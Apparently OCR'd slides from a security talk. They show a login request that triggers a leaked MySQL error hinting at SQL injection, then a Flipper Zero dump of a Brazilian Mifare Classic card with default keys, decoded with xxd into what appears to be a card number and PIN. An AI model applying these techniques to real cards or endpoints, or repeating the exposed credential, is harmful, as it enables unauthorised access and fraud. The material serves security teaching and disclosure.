
```
POST /login HTTP/1.1
Host: central.[redacted].com:33111
Content-Length: 139
Accept: application/json
```



```
{
"body":"26f                                   60d4dcf
0d5922597fc                                   25c1b"
}
```


Some random magic

SKYTALKS!



```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 2300
ETag: W/"8fc-8CPisUxwroz3SE/B1B2h5QxaXmI"
Date: Wed, 03 Jul 2024 12:38:42 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "statusCode": 505,
    "body":
"4a0d77ef179dad1ce93133607b4055b2962fc699f24084259d8410c9a6a790158273
2984dfcacdb49b520590f9a4cbe24ec547ac7d7fbad76260810e90f2ed0df4c806f27
fa4ceb4808a1ae0d664406b664f434704ecb09484ba836380756aecaa9e18053742c9
f865fefd8a5fb63558ae04ed7900bfb9081a3ceb90e0cf4054c2fef13277e1bff9e88
8c2eadbf2f62ee52b701cde3d83bf902e0f122bc652549b8adf1621e3638e19f8e821
6b062cb7b0019f25dfccd9fb10d73898092712995df0962ac6ac861c2a1bb8e33a1a2
9f165db296dda45c07f404213c214cc1811aa42683f20bb18a9af438b00f0a05a245b
3adfdc3e697aaac1c1af187ee0549b6ccbe782d4b61ec76f4b3c1da43f3dd6662f2ae
7586e8e01eefcc082e4f2bde2a872f0f6325a8c0d9ed9db5060ca23270be34d1d4adf
5380b1f48aaca5158b6b5104de28b32caccd06c84763708907099d970452f2e7d494b
1d00f963b676944693325ab7bba82b0729c1aa67bbc96a5fe9c3a6af6976a8e741325
53ea8b0def448e8fcdc1fb615f6f33deb24c4926984e747d4a07072afe0bfb0337814
```

SKYTALKS!



```
{
  statusCode: 505,
  body: "Error: You have an error in your SQL syntax; check the manual that corresponds to your
      MySQL server version for the right syntax to use near 'AND password =
      'da39a3ee5e6b4b0d3255bfef95601890afd80709'' at line 1\n" +
    '     at Packet.asError (/home/ubuntu/apps/securityEngine/node_modules/mysql2/lib/packets
        /packet.js:728:17)\n' +
    '     at Query.execute (/home/ubuntu/apps/securityEngine/node_modules/mysql2/lib/commands
        /command.js:29:26)\n' +
```

SKYTALKS!

```
{
  statusCode: 505,
  body: "Error: You                                     corresponds to your
      MySQL server v
      'da39a3ee5e6b4
    '    at Packet.a                                  sql2/lib/packets
       /packet.js:7
    '    at Query.ex                                  ql2/lib/commands
       /command.js
```


STAGE 09

NFC cards


Brazilian card

Interesting article in elladodelmal.com

Easy reading using Flipper




Brazilian card




```
Filetype: Flipper NFC device
Version: 3
# Nfc device type can be UID, Mifare Ultralight, Mifare Classic, FeliCa or ISO15693
Device type: Mifare Classic
# UID is common for all formats
UID: 7[redacted]0
# ISO14443 specific fields
ATQA: [redacted]
SAK: [redacted]
# Mifare Classic specific data
Mifare Classic type: 1K
Data format version: 2
```


Brazilian card




```
Filetype: Flipper NFC device
Version: 3
# Nfc device type can be UID, Mifare Ultralight, Mifare Classic, FeliCa or ISO15693
Device type: Mifare Classic
# UID is common for all formats
UID: 7[redacted]0
# ISO14443 specific fields
ATQA: [redacted]
SAK: [redacted]
# Mifare Classic specific data
Mifare Classic type: 1K
Data format version: 2
```




		Byte Number within a Block																
Sector	Block	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	Description
15	3	Key A						Access Bits				Key B						Sector Trailer 15
	2																	Data
	1																	Data
	0																	Data
14	3	Key A						Access Bits				Key B						Sector Trailer 14
	2																	Data
	1																	Data
	0																	Data




		Byte Number within a Block																
Sector	Block	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	Description
15	3	Key A						Access Bits				Key B						Sector Trailer 15
	2																	Data
	1																	Data
	0																	Data
14	3	Key A						Access Bits				Key B						Sector Trailer 14
	2																	Data
	1																	Data
	0																	Data



```
7                                               0
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
4E 48 49 53 50 50 51 4B 43 31 4F 44 00 00 00 00
34 31 38 33 30 37 35 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
```



		Byte Number within a Block																
Sector	Block	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	Description
15	3	Key A						Access Bits				Key B						Sector Trailer 15
	2																	Data
	1																	Data
	0																	Data
14	3	Key A						Access Bits				Key B						Sector Trailer 14
	2																	Data
	1																	Data
	0																	Data



```
7[redacted]0
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
4E 48 49 53 50 50 51 4B 43 31 4F 44 00 00 00 00
34 31 38 33 30 37 35 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
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FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
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FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
```






```
[echo "34 31 38 33 30 37" | xxd -r -p
418307%
```



418,307-PIN 0388

